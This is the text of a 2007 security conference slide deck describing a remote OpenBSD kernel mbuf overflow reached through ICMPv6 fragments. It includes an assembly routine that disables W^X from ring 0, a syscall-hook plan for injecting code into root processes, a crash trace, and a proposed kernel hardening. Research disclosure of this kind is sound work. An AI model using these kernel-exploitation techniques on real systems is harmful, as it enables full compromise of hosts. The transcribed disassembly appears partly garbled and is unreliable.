

*"Only two remote holes in the default install"*

Alfredo A. Ortega

July 5, 2007

# Mbuf buffer overflow

## Buffer overflow

Researching the "OpenBSD 008: RELIABILITY FIX" a new vulnerability was found: The *m\_dup1()* function causes an overflow on the *mbuf* structure, used by the kernel to store network packets.




Figure: mbuf chain overflow direction

The function *m\_freem()* crashed...

# Searching for a way to gain code execution

IDA - H:\openbsd\bsd.idb (bsd) - [IDA View-A]

```
loc_00344C80:
push ebp
mov  ebp, esp
push edi
push esi
push ebx
sub  esp, 0Ch
mov  eax, [ebp+0x10]
test eax, eax
je   short loc_00344C80
```

loc\_00344C8C:
push ebp
push esp, 0
push 0
push eax
call strcpy
add esp, 10h
mov dx, [eax+12h]
jmp loc\_00344C37
push ebp
mov ebp, esp
push 0
push 0
push 0
call strcpy
mov esi, eax
movzx eax, word ptr [eax+10h]
dec word ptr [eax+eax-7592A54h]
mov dx, [eax+12h]
add esp, 10h
test di, 2
jne loc\_00344C8C

loc\_00344C37:
movzx eax, dx
mov eax, dx
test al, 1
jz short loc\_00344C8F

loc\_00344C8F:
mov ecx, [eax+30h]
mov ebx, ecx
cmp ecx, esi
je short loc\_00344C80

loc\_00344C8B:
test al, 0
jnz short loc\_00344C80

loc\_00344C8D:
mov eax, [eax+20h]
test eax, eax
jz short loc\_00344C8B

loc\_00344C87:
push ecx
push dword ptr [eax+4Ch]
push dword ptr [eax+30h]
push dword ptr [eax+40h]
call free
jmp short loc\_00344C8F

loc\_00344C8A:
push esp, 0
push dword ptr [eax+14h]
push offset pool1
call pool\_get
jmp short loc\_00344C8F

loc\_00344C8E:
mov eax, [eax+3Ch]
mov [ecx+3Ch], eax
add esp, 10h
mov eax, [eax+3Ch]
mov [eax+30h], ebx
jmp short loc\_00344C85

loc\_00344C85:
push eax
push dword ptr [eax+30h]
call free

loc\_00344C81:
and eax, 0FFFFFFFh
mov [eax+12h], eax

# Searching for a way to gain code execution

The screenshot displays the IDA Pro interface with the following components:

- Control Flow Graph (CFG):** A network of basic blocks connected by control flow edges. A red dashed arrow traces a path from block `loc_00344C00` to `loc_00344C9F`. The highlighted path includes:
  - `loc_00344C00`: `push dword ptr [eax+40h]`, `push dword ptr [eax+30h]`, `push dword ptr [eax+20h]`, `call ebx` (circled in red).
  - `loc_00344C9F`: `mov eax, [eax+40h]`, `mov [ecx+3Ch], eax`, `add esp, 10h`, `mov eax, [eax+3Ch]`, `mov [eax+30h], ebx`, `jmp short loc_00344C51`.
- Assembly Windows:** Several windows show assembly code for different blocks, such as `loc_00344C00`, `loc_00344C03`, `loc_00344C0B`, `loc_00344C0E`, `loc_00344C10`, `loc_00344C13`, `loc_00344C16`, `loc_00344C19`, `loc_00344C1C`, `loc_00344C1F`, `loc_00344C22`, `loc_00344C25`, `loc_00344C28`, `loc_00344C2B`, `loc_00344C2E`, `loc_00344C31`, `loc_00344C34`, `loc_00344C37`, `loc_00344C3A`, `loc_00344C3D`, `loc_00344C40`, `loc_00344C43`, `loc_00344C46`, `loc_00344C49`, `loc_00344C4C`, `loc_00344C4F`, `loc_00344C51`, `loc_00344C54`, `loc_00344C57`, `loc_00344C5A`, `loc_00344C5D`, `loc_00344C60`, `loc_00344C63`, `loc_00344C66`, `loc_00344C69`, `loc_00344C6C`, `loc_00344C6F`, `loc_00344C72`, `loc_00344C75`, `loc_00344C78`, `loc_00344C7B`, `loc_00344C7E`, `loc_00344C81`, `loc_00344C84`, `loc_00344C87`, `loc_00344C8A`, `loc_00344C8D`, `loc_00344C90`, `loc_00344C93`, `loc_00344C96`, `loc_00344C99`, `loc_00344C9C`, `loc_00344C9F`.
- Console Window:** Shows the following text:

```
...
[00344C00] 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94 95 96 97 98 99 AA AB AC AD AE AF B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
```
- Taskbar:** Shows the current document path: `Documento: /home/alfred/openbsd/OpenbsdPr...` and the active window: `IDA - H:\openbsd\bsd.idb (bsd) - [IDA Vi...`

# C code equivalent

/sys/mbuf.h

```
#define _MEXTREMOVE(m) do { \
    if (MCLISREFERENCED(m)) { \
        _MCLDEREFERENCE(m); \
    } else if ((m)->m_flags & M_CLUSTER) { \
        pool_put(&mclpool, (m)->m_ext.ext_buf); \
    } else if ((m)->m_ext.ext_free) { \
        (*(m)->m_ext.ext_free)((m)->m_ext.ext_buf, \
            (m)->m_ext.ext_size, (m)->m_ext.ext_arg); \
    } else { \
        free((m)->m_ext.ext_buf, (m)->m_ext.ext_type); \
    } \
    (m)->m_flags &= ~(M_CLUSTER|M_EXT); \
    (m)->m_ext.ext_size = 0;          /* why ??? */ \
} while (/* CONSTCOND */ 0)
```

# IcmpV6 packets

## Attack vector

We use two IcmpV6 packets as the attack vector




Figure: Detail of IcmpV6 fragments

# Where are we?

## Code execution

We really don't know where in kernel-land we are. But *ESI* is pointing to our code.




Figure: Initial and final situations

# Now what?

## Hook (remember DOS TSRs?)

We hook the system call (Int 0x80)




Figure: System call hook

Note: If the OS uses *SYSENTER* for system calls, the operation is slightly different.



# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)

# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)

# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)

# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
  - 4.1 Get LDT position
  - 4.2 Extend DS and CS on the LDT (This disables W^X!)
  - 4.3 Copy the user-mode code to the the stack of the process
  - 4.4 Modify return address for the syscall to point to our code

# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
  - 4.1 Get LDT position
  - 4.2 Extend DS and CS on the LDT (This disables W^X!)
  - 4.3 Copy the user-mode code to the the stack of the process
  - 4.4 Modify return address for the syscall to point to our code
5. Restore the original Int 0x80 vector (remove the hook)

# New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
  - 4.1 Get LDT position
  - 4.2 Extend DS and CS on the LDT (This disables W^X!)
  - 4.3 Copy the user-mode code to the the stack of the process
  - 4.4 Modify return address for the syscall to point to our code
5. Restore the original Int 0x80 vector (remove the hook)
6. Continue with the original syscall

# OpenBSD W^X internals

## W^X: Writable memory is never executable

i386: uses CS selector to limit the execution. To disable W^X, we extend CS from ring0.




Figure: OpenBSD selector scheme and extension

# Defeating W^X from ring0

Our algorithm, independent of the Kernel:


```
    sldt    ax                ; Store LDT index on EAX
    sub    esp, byte 0x7f
    sgdt   [esp+4]           ; Store global descriptor table
    mov    ebx, [esp+6]
    add    esp, byte 0x7f
    push   eax                ; Save local descriptor table index
    mov    edx, [ebx+eax]
    mov    ecx, [ebx+eax+0x4]
    shr    edx, 16            ; base_low → edx
    mov    eax, ecx
    shl    eax, 24            ; base_middle → eax
    shr    eax, 8
    or     edx, eax
    mov    eax, ecx           ; base_high → eax
    and    eax, 0xff000000
    or     edx, eax
    mov    ebx, edx           ; ldt → ebx
; Extend CS selector
    or     dword [ebx+0x1c], 0x000f0000
; Extend DS selector
    or     dword [ebx+0x24], 0x000f0000
```



# Injected code

W^X will be restored on the next context switch, so we have two choices to do safe execution from user-mode:

## Turning off W^X (from usermode)



## Creating a W+X section




Figure: Payload injection options

# Questions before going on?

Now we are executing standard user-mode code, and the system has been compromised.

```
preserving editor files
starting network daemons: sendmail inetd sshd.
starting local daemons:.
standard daemons: cron.
Fri May 11 11:27:18 ART 2007

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: Stopped at 0xd611a92d: pushal
ddb> trace
end(d6107f00,d0894bdc,d0894ac4,d623fbd0) at 0xd611a92d
nd6_output(d0d7703c,d0d7703c,d6215e00,d0894bc0,d623fbd0,d0d7703c,d0894b54,0) at
nd6_output+0x1bc
ip6_output(d6215e00,0,0,4,0,d0894c54,20,0) at ip6_output+0xe3d
icmp6_reflect(d6215e00,20,0,d6215b00) at icmp6_reflect+0x2b9
icmp6_input(d0894e0c,d0894dc8,3a,d6227000) at icmp6_input+0x55f
ip6_input(d6227000,d0d3ab00,0,d0893000) at ip6_input+0x43c
ip6intr(58,10,10,10,d0893000) at ip6intr+0x5e
Bad frame pointer: 0xd0894e24
ddb> c

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: _
```

# Proposed protection

## Limit the Kernel CS selector

The same strategy than on user-space. Used on PaX (<http://pax.grsecurity.net>) for Linux.




Figure: OpenBSD Kernel CS selector shrink

# A third remote vulnerability?

## IPv6 Routing Headers

Uninitialized variable on the processing of IPv6 headers.

1. DoS or Code Execution (depending who you ask!)
2. Present on CVS from January to March of 2007 (very few systems affected)

# Conclusions

In this article we presented:

1. Generic kernel execution code and strategy
2. Possible security improvement of the kernel

# Conclusions

In this article we presented:

1. Generic kernel execution code and strategy
2. Possible security improvement of the kernel
3. A third bug - No software is perfect

# Final Questions?

Thanks to:

Gerardo Richarte: Exploit Architecture

Mario Vilas and Nico Economou: Coding support